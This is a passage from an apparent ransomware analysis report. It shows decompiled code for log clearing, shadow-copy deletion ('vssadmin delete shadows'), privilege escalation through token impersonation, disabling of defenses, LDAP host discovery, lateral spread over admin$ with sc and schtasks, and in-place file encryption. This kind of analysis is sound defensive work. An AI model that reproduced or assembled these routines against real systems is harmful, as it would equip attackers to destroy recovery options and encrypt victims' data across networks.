  lpSourceName[2] = L"System";
  lpSourceName[3] = L"Setup";
  lpSourceName[4] = L"ForwardedEvents";
  do
  {
    hEventLog_1 = OpenEventLogW(0, lpSourceName[n5]);
    hEventLog = hEventLog_1;
    if ( hEventLog_1 )
    {
      if ( !ClearEventLogW(hEventLog_1, 0) )
        v4 = BackupEventLogW(hEventLog, L"NUL") ? v4 : 0;
      CloseEventLog(hEventLog);
    }
```

Figure 22: Clearing Event Logs

Delete Shadow Copies

After wiping Windows event logs, `vssadmin` is executed by the encryptor in a crude attempt to delete all shadow copies, to hinder recovery efforts.

```
int DeleteShadowCopies()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  if ( sanityCheck )
    ConsolePrint(L"deleting shadow copies (if any)");
  memset(&StartupInfo.lpReserved, 0, 40);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  qmemcpy(CommandLine, L"cmd.exe /c vssadmin delete shadows /all /quiet", 0x5Cu);
  memset(&StartupInfo.wShowWindow, 0, 20);
  CommandLine[46] = aCmdExeCVssadmi[46];
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
  if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
    return 1;
  }
```

Figure 23: Deleting Shadow Copies

Token Elevation

The encryptor will then attempt to adjust the token privileges of its process.

```
TokenHandle = 0;
CurrentProcess = GetCurrentProcess();
if ( !OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
  return 0;
if ( !GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u, &ReturnLength) || !TokenInformation )
{
  CloseHandle(TokenHandle);
  return 0;
}
EnableTokenPrivileges(TokenHandle);
CloseHandle(TokenHandle);
```

Figure 24: Adjust Process Token

```
int __cdecl EnableTokenPrivileges(HANDLE TokenHandle)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  n0xB = 0;
  lpName[0] = L"SeDebugPrivilege";
  lpName[1] = L"SeTcbPrivilege";
  lpName[2] = L"SeAssignPrimaryTokenPrivilege";
  lpName[3] = L"SeIncreaseQuotaPrivilege";
  lpName[4] = L"SeSecurityPrivilege";
  lpName[5] = L"SeTakeOwnershipPrivilege";
  lpName[6] = L"SeLoadDriverPrivilege";
  lpName[7] = L"SeBackupPrivilege";
  lpName[8] = L"SeRestorePrivilege";
  lpName[9] = L"SeSystemEnvironmentPrivilege";
  lpName[10] = L"SeImpersonatePrivilege";
  do
  {
    if ( LookupPrivilegeValueW(0, lpName[n0xB], &Luid) )
    {
      NewState.Privileges[0].Luid = Luid;
      NewState.PrivilegeCount = 1;
      NewState.Privileges[0].Attributes = 2;
      AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
    }
    ++n0xB;
  }
  while ( n0xB < 0xB );
  return 1;
}
```

Figure 25: Set Token Privileges

Impersonate SYSTEM

With elevated token privileges set, the encryptor will attempt to elevate to `NT AUTHORITY\SYSTEM` permissions by impersonating the token of the `winlogon.exe` process or the `TrustedInstaller` service/process if the first attempt to impersonate `winlogon` fails.

```
int __cdecl ImpersonateToken(HANDLE hExistingToken)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  phNewToken = 0;
  TokenAttributes.nLength = 12;
  TokenAttributes.lpSecurityDescriptor = 0;
  TokenAttributes.bInheritHandle = 0;
  if ( !DuplicateTokenEx(
          hExistingToken,
          0xF01FFu,
          &TokenAttributes,
          SecurityImpersonation,
          TokenImpersonation,
          &phNewToken) )
    return 0;
  EnableTokenPrivileges(phNewToken);
  if ( !ImpersonateLoggedOnUser(phNewToken) )
  {
    CloseHandle(phNewToken);
    return 0;
  }
  CloseHandle(phNewToken);
  return 1;
}
```

Figure 26: Token Impersonation

```
ProcessByName = FindProcessByName(L"winlogon.exe");
ProcessByName_1 = ProcessByName;
if ( !ProcessByName )
  return 0;
ProcessHandle = OpenProcess(0x410u, 0, ProcessByName);
if ( !ProcessHandle )
{
  ProcessHandle = OpenProcess(0x1000u, 0, ProcessByName_1);
  if ( !ProcessHandle )
    return 0;
}
hObject = 0;
if ( !OpenProcessToken(ProcessHandle, 0xF01FFu, &hObject) && !OpenProcessToken(ProcessHandle, 0xAu, &hObject) )
  goto LABEL_26;
if ( !ImpersonateToken(hObject) )
{
ABEL_25:
  CloseHandle(hObject);
ABEL_26:
  CloseHandle(ProcessHandle);
  return 0;
```

Figure 27: Impersonate Winlogon

```
hSCManager = OpenSCManagerW(0, 0, SC_MANAGER_ALL_ACCESS);
hSCObject = hSCManager;
if ( !hSCManager )
  goto LABEL_29;
hSCObject_1 = OpenServiceW(hSCManager, L"TrustedInstaller", 0x14u);
if ( !hSCObject_1 )
{
  CloseServiceHandle(hSCObject);
  CloseHandle(hObject);
  CloseHandle(ProcessHandle);
  return 0;
}
if ( !QueryServiceStatusEx(hSCObject_1, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, &pcbBytesNeeded)
  || n4 != 4 && !StartServiceW(hSCObject_1, 0, 0) && GetLastError() != ERROR_SERVICE_ALREADY_RUNNING )
{
  CloseServiceHandle(hSCObject_1);
  CloseServiceHandle(hSCObject);
ABEL_29:
  CloseHandle(hObject);
  CloseHandle(ProcessHandle);
  return 0;
}
CloseServiceHandle(hSCObject_1);
CloseServiceHandle(hSCObject);
dwProcessId = FindProcessByName(L"TrustedInstaller.exe");
dwProcessId_1 = dwProcessId;
if ( !dwProcessId )
  goto LABEL_25;
ProcessHandle_1 = OpenProcess(0x410u, 0, dwProcessId);
if ( !ProcessHandle_1 )
{
  ProcessHandle_1 = OpenProcess(0x1000u, 0, dwProcessId_1);
  if ( !ProcessHandle_1 )
    goto LABEL_25;
}
hExistingToken = 0;
if ( !OpenProcessToken(ProcessHandle_1, 0xF01FFu, &hExistingToken)
  && !OpenProcessToken(ProcessHandle_1, 0xAu, &hExistingToken) )
{
  goto LABEL_24;
}
if ( !ImpersonateToken(hExistingToken) )
{
  CloseHandle(hExistingToken);
ABEL_24:
  CloseHandle(ProcessHandle_1);
  goto LABEL_25;
}
CloseHandle(hExistingToken);
CloseHandle(ProcessHandle_1);
CloseHandle(hObject);
CloseHandle(ProcessHandle);
return 1;
```

Figure 28: Impersonate TrustedInstaller

Impair Defenses

Now running as SYSTEM, the encryptor will attempt to stop and delete services related to Microsoft Defender, event logging, network inspection, and system integrity.



Figure 29: Impairing Security Services

With security services stopped and deleted, any processes associated with those services or category of services are also terminated. The process token is then reverted to the original token.



Figure 30: Terminating Security Processes

Enumerate Domain Devices

If a domain username and password are provided, the encryptor will attempt to access neighboring devices using LDAP, and execute a copy of itself as a service, or using a scheduled task.

First, the list of devices in the domain is collected.

```
if ( Dst )
  BuildStr(szPathName, 0x104u, L"LDAP://%s/rootDSE", &Dst);
else
  common_tcscpy_s_wchar_t_(szPathName, 0x104u, L"LDAP://rootDSE");
Object = ADsGetObject(szPathName, &riid, &ppObject);
if ( Object < 0 )
{
 }
 if ( Dst )
   BuildStr(szPathName, 0x104u, L"LDAP://%s/%s", &Dst, pvarg.lVal);
 else
   BuildStr(szPathName, 0x104u, L"LDAP://%s", pvarg.lVal);
 VariantClear(&pvarg);
 (*(*ppObject + 8))(ppObject);
 v8 = ADsGetObject(szPathName, &riid_, &ppObject_);
 if ( v8 < 0 )
 {
  if ( sanityCheck )
  (*(*ppObject_ + 8))(ppObject_);
  return 0;
}
v10 = (*(*ppObject_ + 16))(ppObject_, L"(&(objectClass=computer)(objectCategory=computer))", &name, 2, &v26);
if ( v10 < 0 )
{
 {
   if ( (*(*v28 + 10))(v28, p_i_1, L"dNSHostName", v32) >= 0 )
   {
     if ( n3 == 3 && *&pvarg.vt )
     {
       v17 = *(*&pvarg.vt + 8);
       v18 = v17 + 1;
       while ( *v17++ )
         ;
L_57:
       size_in_elements = v17 - v18 + 1;
       destination = AllocateMemoryWithZeroFill(2 * size_in_elements);
       *(MemoryWithZeroFill + v15) = destination;
       if ( destination )
       {
         common_tcscpy_s_wchar_t_(destination, size_in_elements, *(*&pvarg.vt + 8));
         ++v15;
       }
     }
     goto LABEL_59;
   }
   if ( (*(*v28 + 10))(v28, p_i_1, L"name", v32) >= 0 )
   {
     if ( n3 == 3 && *&pvarg.vt )
     {
```

Figure 31-34: Query Domain Computers

A DNS query is performed on each device identified, and each IP successfully resolved is sent an ICMP echo request to identify hosts that are alive.

```
ppQueryResults = 0;
memset_0(pszName, 0, sizeof(pszName));
if ( wcschr(source, 0x2Eu) || !Dst )
  common_tcscpy_s_wchar_t_(pszName, 0x104u, source);
else
  BuildStr(pszName, 0x104u, L"%s.%s", source, &Dst);
v3 = DnsQuery_W(pszName, 1u, 0, 0, &ppQueryResults, 0);
```

Figure 35: Resolve Domain Host IP

```
IPAddr DestinationAddress; // esi
HANDLE File; // edi
void *MemoryWithZeroFill; // eax
void *MemoryWithZeroFill_1; // ebx
BOOL v6; // esi
_DWORD RequestData[8]; // [esp+8h] [ebp-54h] BYREF
CHAR MultiByteStr[48]; // [esp+28h] [ebp-34h] BYREF

strcpy(RequestData, "ICMP PING DATA");
memset(&RequestData[3] + 3, 0, 17);
memset_0(MultiByteStr, 0, 0x2Eu);
WideCharToMultiByte(0, 0, lpWideCharStr, -1, MultiByteStr, 46, 0, 0);
DestinationAddress = inet_addr(MultiByteStr);
if ( DestinationAddress == -1 )
  return 0;
File = IcmpCreateFile();
if ( File == -1 )
  return 0;
MemoryWithZeroFill = AllocateMemoryWithZeroFill(60);
MemoryWithZeroFill_1 = MemoryWithZeroFill;
if ( MemoryWithZeroFill )
{
  v6 = IcmpSendEcho(File, DestinationAddress, RequestData, 0x20u, 0, MemoryWithZeroFill, 0x3Cu, 0x32u) != 0;
  HeapFree_wrp(MemoryWithZeroFill_1);
  IcmpCloseHandle(File);
  return v6;
}
else
{
  IcmpCloseHandle(File);
  return 0;
}
```

Figure 36: Ping Host

Remote Execution

The encryptor binary is uploaded to the target host's Temp folder through the `admin$` share, and a service is created to execute it.

```
BuildStr(Name, 0x104u, L"\\\\%s\\admin$", WideCharStr);
GetModuleFileNameW(0, Filename, 0x104u);
BuildStr(NewFileName, 0x104u, L"%s\\Temp\\cleanup.exe", Name);
NetResource.dwType = 1;
NetResource.dwScope = 0;
memset(&NetResource.dwDisplayType, 0, 12);
NetResource.lpComment = 0;
NetResource.lpProvider = 0;
NetResource.lpRemoteName = Name;
v6 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
if ( v6 )
{
if ( CopyFileW(Filename, NewFileName, 0) )
{
  TickCount = GetTickCount();
  BuildStr(output_adapter_, 0x20u, L"Radio_%d", TickCount);
  BuildStr(
    CommandLine,
    0x208u,
    L"sc \\\\%s create %s binPath= \"%%windir%%\\Temp\\cleanup.exe %s\" start= demand",
    WideCharStr,
    output_adapter_,
    _skip_net__log_1);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
memset(&StartupInfo.lpReserved, 0, 64);
StartupInfo.cb = 68;
if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
{
  WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  BuildStr(CommandLine, 0x208u, L"sc \\\\%s start %s", WideCharStr, output_adapter_);
if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
{
  WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
```

Figure 37-41: Upload and Execute as Service

If service creation fails, a scheduled task is created to execute the uploaded encryptor binary.

```
BuildStr(
  CommandLine,
  0x208u,
  L"schtasks /create /s %s /u %s /p %s /tn \"CoolTask\" /tr \"%%windir%%\\Temp\\cleanup.exe %s\" /sc once /st 00:00 "
   "/ru \"SYSTEM\" /f",
  WideCharStr,
  lpUserName,
  lpPassword_1,
  _skip_net__log_1);
if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
{
  WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  BuildStr(
    CommandLine,
    0x208u,
    L"schtasks /run /s %s /u %s /p %s /tn \"CoolTask\"",
    WideCharStr,
    lpUserName_1,
    lpPassword_1);
  if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
    BuildStr(
      CommandLine,
      0x208u,
      L"schtasks /delete /s %s /u %s /p %s /tn \"CoolTask\" /f",
      WideCharStr,
      lpUserName_1,
      lpPassword_1);
    if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
    {
      WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
      CloseHandle(ProcessInformation.hProcess);
      CloseHandle(ProcessInformation.hThread);
    }
```

Figure 42: Execute as Scheduled Task

Local Encryption Setup

Drives to be targeted for encryption are now identified.

```
LogicalDrives = ResolveGetLogicalDrives();
n65 = 65;
hHandlea = LogicalDrives;
HIDWORD(n32_1) = 26;
do
{
  if ( ((1 << (n65 - 65)) & LogicalDrives) != 0 )
  {
    wsprintfW(lpString2_1, L"%c:\\", n65);
    DriveTypeW = ResolveGetDriveTypeW(lpString2_1);
```

Figure 43: Identify Target Drives

Two thread pools are created, one for local drive encryption, and one for remote drive encryption.

```
*v145 = GetTickCount64();
GetNativeSystemInfo(&SystemInfo);
dwNumberOfProcessors = dwNumberOfProcessors_1;
if ( !dwNumberOfProcessors_1 )
  dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
p_lpString1_3 = 0;
hHandlea = dwNumberOfProcessors;
Interval[0] = 0;
p_lpString1 = 0;
if ( !v98[0] )
{
  LOBYTE(v115) = 3;
  v74 = operator new(0x1Cu);
  Interval[2] = v74;
  LOBYTE(v115) = 4;
  if ( v74 )
    p_lpString1_3 = CreateThreadPool(v74, dwNumberOfProcessors);
```

Figure 44: Thread Pool Creation

Local Encryption Start

Encryption for local drives is started.

```
memset_0(&_skip_net__log[16], 0, 0x400u);
if ( GetLogicalDriveStringsW(0x1FFu, &_skip_net__log[16]) )
{
  lpRootPathName = &_skip_net__log[16];
  if ( *&_skip_net__log[16] )
  {
    HIDWORD(n32_1) = *v97;
    do
    {
      n5 = GetDriveTypeW(lpRootPathName);
FileAttribute = GetFileAttributesW(lpRootPathName);
if ( FileAttribute != -1 )
{
  if ( (FileAttribute & 0x10) != 0 )
    DropReadmeAndQueueFileTasks(lpRootPathName, n100[0], n100[1], SBYTE4(n32_1), p_lpString1_3);
  else
    EncryptFiles(lpRootPathName, n100[0], n100[1], SBYTE4(n32_1));
}
}
```

Figure 45-46: Local Encryption Job Start

First, a list of every drive letter on the target host is collected (again), and for each drive, the type is determined to prevent targeting of CD-ROM drives. Remaining applicable drives are checked once more to determine if they are accessible based on file attributes, and drives that fail this check are skipped.

The files and folders on each valid drive are iterated through, queueing target files for encryption, while skipping critical system files and directories, and dropping the ransom note in writable directories.

Each valid target file is renamed to include the ransomware custom extension, and based on its size it is either fully encrypted or partially encrypted using a Curve25519 derived one-time stream-cipher key; the encrypted data overwrites the original data in-place and a trailer containing the ephemeral public key and integrity metadata is appended to the end of the file.



Figure 47-48: Queue Target Files and Drop Note

```
result = MoveFileExW(lpFileName, lpString1, MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH);
if ( result )
{
  FileW = CreateFileW(lpString1, GENERIC_WRITE | 0x80000000, 0, 0, OPEN_EXISTING, FILE_FLAG_SEQUENTIAL_SCAN, 0);
  result = HeapFree_wrp(lpString1);
  if ( FileW != -1 )
  {
    GetFileSizeEx(FileW, &FileSize);
    lpBuffer = AllocateMemoryWithZeroFill(0x100000);
    if ( !lpBuffer )
      return CloseHandle(FileW);
    CryptGenRandom(hCryptProv, 0x20u, src);
    src[0] &= 0xF8u;
    v77 = v77 & 0x3F | 0x40;
    DerivePublicKeyFromPrivate(Buffer, src, &p_n9);
    DerivePublicKeyFromPrivate(Buffer_1, src, ::p_n9);
    SHA512ComputeHash(Buffer_1, 0x20u, a3);
    StreamCipherInitialize(a2, a3, 0x100u, 256);
    StreamCipherExpandKey(a2, v79);
    v81 = CalculateCRC32(a3, 64);
    FillMemoryWithByte(a1, 0, 0x40u);
    FillMemoryWithByte(a3, 0, 0x40u);
    FillMemoryWithByte(Buffer_1, 0, 0x40u);
    v67 = 0;
    liDistanceToMove.LowPart = 0;
    ::SetFilePointerEx(FileW, 0LL, 0, FILE_BEGIN);
    if ( arg8 )
    {
      if ( FileSize.HighPart >= 0 )
      {
        if ( FileSize.QuadPart > 20971520 )
        {
          HighPart_3 = (FileSize.QuadPart / 10485760) >> 32;
          HighPart = FileSize.QuadPart / 10485760;
          HighPart_6 = HighPart_3;
          HighPart_1 = HighPart;
          if ( FileSize.QuadPart % 10485760 )
          {
            HighPart_1 = HighPart + 1;
            HighPart_6 = (__PAIR64__(HighPart_3, HighPart) + 1) >> 32;
            HighPart_3 = HighPart_6;
            ++HighPart;
          }
          liDistanceToMove.LowPart = 0;
          v70 = 0;
          if ( HighPart_6 >= 0 && (HighPart_6 > 0 || HighPart_1) )
          {
            liDistanceToMove_1.QuadPart = 0LL;
            do
            {
              ::SetFilePointerEx(FileW, liDistanceToMove_1, 0, FILE_BEGIN);
              n4096 = 4096;
              if ( liDistanceToMove_1.QuadPart + 4096 > FileSize.QuadPart )
                n4096 = FileSize.LowPart - liDistanceToMove_1.LowPart;
              ReadFile(FileW, lpBuffer, n4096, &NumberOfBytesRead, 0);
              StreamCipherEncryptData(0, a2, lpBuffer, lpBuffer, NumberOfBytesRead);
              ::SetFilePointerEx(FileW, liDistanceToMove_1, 0, FILE_BEGIN);
              WriteFile(FileW, lpBuffer, NumberOfBytesRead, &NumberOfBytesWritten, 0);
              AtomicAddInt64(&qword_436EC8, NumberOfBytesRead, 5);
              v38 = liDistanceToMove.LowPart++;
              v39 = __PAIR64__(v70, v38) + 1;
```

Figure 49: Local Encryption Job

Remote Encryption Start

With local drives finished, encryption for remote hosts is started. Remote encryption is done either by directly accessing the target share, or mounting the share as a local drive.

Alive neighboring devices are identified by sending ICMP echo requests to each IP on network the target device has access to. For devices that are alive, an connection attempt is made, and shares are enumerated. Accessible shares that do not match a list of exclusions are queued for encryption.

Files on shares are encrypted in batches, and once the last batch finishes, share connections are killed, and any shares mounted as local drives are unmounted.

```
  if ( !forceMode && p_lpString1 )
  {
    InitializeConnectionContext(
      networkHosts,
      p_lpString1,
      p_lpString1_3,
      v98[0],
      0,
      v93[0],
      lpUserName,
      lpPassword);
    LOBYTE(v115) = 11;
    v124 = v97[0];
    if ( GetLocalNetworkAndDomainInfo(networkHosts) )
    {
```

Figure 50: Get Device Network and Domain Info

```
File = IcmpCreateFile();
if ( File == -1 )
  return 0;
_chsize_s(cp, lpWideCharStr | 0x1000000000LL);
MemoryWithZeroFill = AllocateMemoryWithZeroFill(36);
